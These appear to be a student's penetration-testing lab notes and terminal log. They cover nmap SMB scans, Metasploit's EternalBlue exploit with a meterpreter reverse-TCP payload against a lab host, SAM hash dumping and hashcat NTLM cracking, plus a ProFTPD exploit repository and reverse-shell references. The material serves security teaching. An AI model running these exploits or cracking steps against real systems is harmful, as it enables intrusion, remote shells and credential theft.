Cyber Security

Class no 13(Lab 5, Bappi Sir)

26 Oct 2024

192.168.68.86

Penetration test 🡪 find vulnerability

* VA (Vulnerability assessment)
* PT (Penetration Test)

Gaining Access

* Password Attacks 🡪 sniffing, Trojan,key logger, spyware
* Password Creaking 🡪 brute force,dictionary attack

Vulnerability Exploitation

* Identify the vulnerability
* Determine the risk associated with the vulnerability
* Determine the capability of the vulnerability
* Exploit development(Adv. Level) / Exploit Modification(Mid level)/Exploit selection
* Payload selection
* Gain the access

Exploit 🡪 snack, Payload🡪 poison


There are two types of shell:

* Bind shell 🡪 attacker to target
* Reverse Shell 🡪 target to attacker

Exdploitation Freamework

* msfconsole
* Auxiliary
* Exploits
* Payload
* Post
* Encoder
* Nops
* Evasion

nmap 192.168.10.96




─# locate .nse (.nse mean nmap script)

nmap -p 445 --scripts=smb-vuln-\* 192.168.10.96

msfconsole

msf6 >help

msf6 > search ms17-010



exploit/windows/smb/ms17\_010\_eternalblue 🡪 fullname of exploit


msf6 > use exploit/windows/smb/ms17\_010\_eternalblue




Red color mean successfully load

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

RHOST 🡪 target host



msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.10.96



#set LPORT 4321

#run

#(meterpreter>

Vagrant🡪 default id and password

Payload options (windows/x64/meterpreter/reverse\_tcp): 🡪 payload name and type

LHOST e attacker er ip set kore dite hobe(kali linux er ip)

run

shell 🡪shell e duka

exit 🡪 shell theke ber howa

whoami

dir 🡪 show all file

SAM database 🡪 where all userid and pass store

How to identify type of hash

<https://www.tunnelsup.com/hash-analyzer/>


For password cracking

* John the ropper
* Hashcat

#hashcat –h | grep NTLM

┌──(root㉿kali)-[~]

└─# hashcat -h|grep NTLM



#hashcat –m 1000 win\_hash.txt passeords.txt --force {100 mean NTLM}

ngrock run kora thakle sob private ip public hoye jay

┌──(root㉿kali)-[~]

└─# nmap 192.168.10.104

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

ProFTPD 1.3.5 🡪version

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

┌──(root㉿kali)-[~]

└─# git clone <https://github.com/t0kx/exploit-CVE-2015-3306.git>

Reverse shell cheat sheet 🡪google search

<https://www.urlencoder.org/> 🡪

<https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/full-ttys> 🡪

**Terminal**

┌──(shariful㉿kali)-[~/Desktop]

└─$ msfconsole

Metasploit tip: You can use help to view all available commands

Metasploit Park, System Security Interface

Version 4.0.5, Alpha E

Ready...

> access security

access: PERMISSION DENIED.

> access security grid

access: PERMISSION DENIED.

> access main security grid

access: PERMISSION DENIED....and...

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.32-dev ]

+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post ]

+ -- --=[ 1468 payloads - 49 encoders - 11 nops ]

+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > help

Core Commands

=============

Command Description

------- -----------

? Help menu

banner Display an awesome metasploit banner

cd Change the current working directory

color Toggle color

connect Communicate with a host

debug Display information useful for debugging

exit Exit the console

features Display the list of not yet released features that can be opted in to

get Gets the value of a context-specific variable

getg Gets the value of a global variable

grep Grep the output of another command

help Help menu

history Show command history

load Load a framework plugin

quit Exit the console

repeat Repeat a list of commands

route Route traffic through a session

save Saves the active datastores

sessions Dump session listings and display information about sessions

set Sets a context-specific variable to a value

setg Sets a global variable to a value

sleep Do nothing for the specified number of seconds

spool Write console output into a file as well the screen

threads View and manipulate background threads

tips Show a list of useful productivity tips

unload Unload a framework plugin

unset Unsets one or more context-specific variables

unsetg Unsets one or more global variables

version Show the framework and console library version numbers

Module Commands

===============

Command Description

------- -----------

advanced Displays advanced options for one or more modules

back Move back from the current context

clearm Clear the module stack

favorite Add module(s) to the list of favorite modules

favorites Print the list of favorite modules (alias for `show favorites`)

info Displays information about one or more modules

listm List the module stack

loadpath Searches for and loads modules from a path

options Displays global options or for one or more modules

popm Pops the latest module off the stack and makes it active

previous Sets the previously loaded module as the current module

pushm Pushes the active or list of modules onto the module stack

reload\_all Reloads all modules from all defined module paths

search Searches module names and descriptions

show Displays modules of a given type, or all modules

use Interact with a module by name or search term/index

Job Commands

============

Command Description

------- -----------

handler Start a payload handler as job

jobs Displays and manages jobs

kill Kill a job

rename\_job Rename a job

Resource Script Commands

========================

Command Description

------- -----------

makerc Save commands entered since start to a file

resource Run the commands stored in a file

Database Backend Commands

=========================

Command Description

------- -----------

analyze Analyze database information about a specific address or address range

db\_connect Connect to an existing data service

db\_disconnect Disconnect from the current data service

db\_export Export a file containing the contents of the database

db\_import Import a scan result file (filetype will be auto-detected)

db\_nmap Executes nmap and records the output automatically

db\_rebuild\_cache Rebuilds the database-stored module cache (deprecated)

db\_remove Remove the saved data service entry

db\_save Save the current data service connection as the default to reconnect on startup

db\_stats Show statistics for the database

db\_status Show the current data service status

hosts List all hosts in the database

klist List Kerberos tickets in the database

loot List all loot in the database

notes List all notes in the database

services List all services in the database

vulns List all vulnerabilities in the database

workspace Switch between database workspaces

Credentials Backend Commands

============================

Command Description

------- -----------

creds List all credentials in the database

Developer Commands

==================

Command Description

------- -----------

edit Edit the current module or a file with the preferred editor

irb Open an interactive Ruby shell in the current context

log Display framework.log paged to the end if possible

pry Open the Pry debugger on the current module or Framework

reload\_lib Reload Ruby library files from specified paths

time Time how long it takes to run a particular command

DNS Commands

============

Command Description

------- -----------

dns Manage Metasploit's DNS resolving behaviour

For more info on a specific command, use <command> -h or help <command>.

msfconsole

==========

`msfconsole` is the primary interface to Metasploit Framework. There is quite a

lot that needs go here, please be patient and keep an eye on this space!

Building ranges and lists

-------------------------

Many commands and options that take a list of things can use ranges to avoid

having to manually list each desired thing. All ranges are inclusive.

### Ranges of IDs

Commands that take a list of IDs can use ranges to help. Individual IDs must be

separated by a `,` (no space allowed) and ranges can be expressed with either

`-` or `..`.

### Ranges of IPs

There are several ways to specify ranges of IP addresses that can be mixed

together. The first way is a list of IPs separated by just a ` ` (ASCII space),

with an optional `,`. The next way is two complete IP addresses in the form of

`BEGINNING\_ADDRESS-END\_ADDRESS` like `127.0.1.44-127.0.2.33`. CIDR

specifications may also be used, however the whole address must be given to

Metasploit like `127.0.0.0/8` and not `127/8`, contrary to the RFC.

Additionally, a netmask can be used in conjunction with a domain name to

dynamically resolve which block to target. All these methods work for both IPv4

and IPv6 addresses. IPv4 addresses can also be specified with special octet

ranges from the [NMAP target

specification](https://nmap.org/book/man-target-specification.html)

### Examples

Terminate the first sessions:

sessions -k 1

Stop some extra running jobs:

jobs -k 2-6,7,8,11..15

Check a set of IP addresses:

check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255

Target a set of IPv6 hosts:

set RHOSTS fe80::3990:0000/110, ::1-::f0f0

Target a block from a resolved domain name:

set RHOSTS www.example.test/24

msf6 > hashdump

[-] Unknown command: hashdump. Run the help command for more details.

msf6 > exit

┌──(shariful㉿kali)-[~/Desktop]

└─$ sudo -i

[sudo] password for shariful:

┌──(root㉿kali)-[~]

└─# meterpreter

meterpreter: command not found

┌──(root㉿kali)-[~]

└─# meterpreter

meterpreter: command not found

┌──(root㉿kali)-[~]

└─# msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using

hosts -R or services -R

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

/ it looks like you're trying to run a \

\ module /

--------------------------------------

\

\

\_\_

/ \

| |

@ @

| |

|| |/

|| ||

|\\_/|

\\_\_\_/

=[ metasploit v6.4.32-dev ]

+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post ]

+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]

+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17\_010\_eternalblue

[\*] No payload configured, defaulting to windows/x64/meterpreter/reverse\_tcp

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 445 yes The target port (TCP)

SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan

dard 7 target machines.

SMBPass no (Optional) The password for the specified username

SMBUser no (Optional) The username to authenticate as

VERIFY\_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard

7 target machines.

VERIFY\_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target

machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 192.168.68.132 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.10.96

RHOSTS => 192.168.10.96

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS 192.168.10.96 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 445 yes The target port (TCP)

SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan

dard 7 target machines.

SMBPass no (Optional) The password for the specified username

SMBUser no (Optional) The username to authenticate as

VERIFY\_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard

7 target machines.

VERIFY\_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target

machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 192.168.68.132 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > run

[\*] Started reverse TCP handler on 192.168.68.132:4444

[\*] 192.168.10.96:445 - Using auxiliary/scanner/smb/smb\_ms17\_010 as check

[-] 192.168.10.96:445 - Rex::ConnectionTimeout: The connection with (192.168.10.96:445) timed out.

[\*] 192.168.10.96:445 - Scanned 1 of 1 hosts (100% complete)

[-] 192.168.10.96:445 - The target is not vulnerable.

[\*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set LPORT 4321

LPORT => 4321

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > run

[\*] Started reverse TCP handler on 192.168.68.132:4321

[\*] 192.168.10.96:445 - Using auxiliary/scanner/smb/smb\_ms17\_010 as check

[-] 192.168.10.96:445 - Rex::ConnectionRefused: The connection was refused by the remote host (192.168.10.96:445).

[\*] 192.168.10.96:445 - Scanned 1 of 1 hosts (100% complete)

[-] 192.168.10.96:445 - The target is not vulnerable.

[\*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS 192.168.10.96 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 445 yes The target port (TCP)

SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan

dard 7 target machines.

SMBPass no (Optional) The password for the specified username

SMBUser no (Optional) The username to authenticate as

VERIFY\_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard

7 target machines.

VERIFY\_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target

machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 192.168.68.132 yes The listen address (an interface may be specified)

LPORT 4321 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > run

[\*] Started reverse TCP handler on 192.168.68.132:4321

[\*] 192.168.10.96:445 - Using auxiliary/scanner/smb/smb\_ms17\_010 as check

[+] 192.168.10.96:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)

[\*] 192.168.10.96:445 - Scanned 1 of 1 hosts (100% complete)

[+] 192.168.10.96:445 - The target is vulnerable.

[\*] 192.168.10.96:445 - Connecting to target for exploitation.

[+] 192.168.10.96:445 - Connection established for exploitation.

[+] 192.168.10.96:445 - Target OS selected valid for OS indicated by SMB reply

[\*] 192.168.10.96:445 - CORE raw buffer dump (51 bytes)

[\*] 192.168.10.96:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2

[\*] 192.168.10.96:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard

[\*] 192.168.10.96:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac

[\*] 192.168.10.96:445 - 0x00000030 6b 20 31 k 1

[+] 192.168.10.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply

[\*] 192.168.10.96:445 - Trying exploit with 12 Groom Allocations.

[\*] 192.168.10.96:445 - Sending all but last fragment of exploit packet

[\*] 192.168.10.96:445 - Starting non-paged pool grooming

[+] 192.168.10.96:445 - Sending SMBv2 buffers

[+] 192.168.10.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

[\*] 192.168.10.96:445 - Sending final SMBv2 buffers.

[\*] 192.168.10.96:445 - Sending last fragment of exploit packet!

[\*] 192.168.10.96:445 - Receiving response from exploit packet

[+] 192.168.10.96:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

[\*] 192.168.10.96:445 - Sending egg to corrupted connection.

[\*] 192.168.10.96:445 - Triggering free of corrupted buffer.

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[\*] 192.168.10.96:445 - Connecting to target for exploitation.

[+] 192.168.10.96:445 - Connection established for exploitation.

[+] 192.168.10.96:445 - Target OS selected valid for OS indicated by SMB reply

[\*] 192.168.10.96:445 - CORE raw buffer dump (51 bytes)

[\*] 192.168.10.96:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2

[\*] 192.168.10.96:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard

[\*] 192.168.10.96:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac

[\*] 192.168.10.96:445 - 0x00000030 6b 20 31 k 1

[+] 192.168.10.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply

[\*] 192.168.10.96:445 - Trying exploit with 17 Groom Allocations.

[\*] 192.168.10.96:445 - Sending all but last fragment of exploit packet

[\*] 192.168.10.96:445 - Starting non-paged pool grooming

[+] 192.168.10.96:445 - Sending SMBv2 buffers

[+] 192.168.10.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

[\*] 192.168.10.96:445 - Sending final SMBv2 buffers.

[\*] 192.168.10.96:445 - Sending last fragment of exploit packet!

[\*] 192.168.10.96:445 - Receiving response from exploit packet

[+] 192.168.10.96:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

[\*] 192.168.10.96:445 - Sending egg to corrupted connection.

[\*] 192.168.10.96:445 - Triggering free of corrupted buffer.

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[\*] 192.168.10.96:445 - Connecting to target for exploitation.

[+] 192.168.10.96:445 - Connection established for exploitation.

[+] 192.168.10.96:445 - Target OS selected valid for OS indicated by SMB reply

[\*] 192.168.10.96:445 - CORE raw buffer dump (51 bytes)

[\*] 192.168.10.96:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2

[\*] 192.168.10.96:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard

[\*] 192.168.10.96:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac

[\*] 192.168.10.96:445 - 0x00000030 6b 20 31 k 1

[+] 192.168.10.96:445 - Target arch selected valid for arch indicated by DCE/RPC reply

[\*] 192.168.10.96:445 - Trying exploit with 22 Groom Allocations.

[\*] 192.168.10.96:445 - Sending all but last fragment of exploit packet

[\*] 192.168.10.96:445 - Starting non-paged pool grooming

[+] 192.168.10.96:445 - Sending SMBv2 buffers

[+] 192.168.10.96:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

[\*] 192.168.10.96:445 - Sending final SMBv2 buffers.

[\*] 192.168.10.96:445 - Sending last fragment of exploit packet!

[\*] 192.168.10.96:445 - Receiving response from exploit packet

[+] 192.168.10.96:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!

[\*] 192.168.10.96:445 - Sending egg to corrupted connection.

[\*] 192.168.10.96:445 - Triggering free of corrupted buffer.

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[-] 192.168.10.96:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[\*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS 192.168.10.96 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 445 yes The target port (TCP)

SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan

dard 7 target machines.

SMBPass no (Optional) The password for the specified username

SMBUser no (Optional) The username to authenticate as

VERIFY\_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard

7 target machines.

VERIFY\_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target

machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 192.168.68.132 yes The listen address (an interface may be specified)

LPORT 4321 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 191.168.10.96

RHOSTS => 191.168.10.96

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS 191.168.10.96 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 445 yes The target port (TCP)

SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan

dard 7 target machines.

SMBPass no (Optional) The password for the specified username

SMBUser no (Optional) The username to authenticate as

VERIFY\_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard

7 target machines.

VERIFY\_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target

machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)

LHOST 192.168.68.132 yes The listen address (an interface may be specified)

LPORT 4321 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > run

[\*] Started reverse TCP handler on 192.168.68.132:4321

[\*] 191.168.10.96:445 - Using auxiliary/scanner/smb/smb\_ms17\_010 as check

[-] 191.168.10.96:445 - Rex::ConnectionTimeout: The connection with (191.168.10.96:445) timed out.

[\*] 191.168.10.96:445 - Scanned 1 of 1 hosts (100% complete)

[-] 191.168.10.96:445 - The target is not vulnerable.

[\*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms17\_010\_eternalblue) >

┌──(root㉿kali)-[~]

└─# hashcat –h | grep NTLM

No hash-mode matches the structure of the input hash.

┌──(root㉿kali)-[~]

└─# hashcat -h|grep NTLM

5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol

27000 | NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocol

5600 | NetNTLMv2 | Network Protocol

27100 | NetNTLMv2 (NT) | Network Protocol

1000 | NTLM | Operating System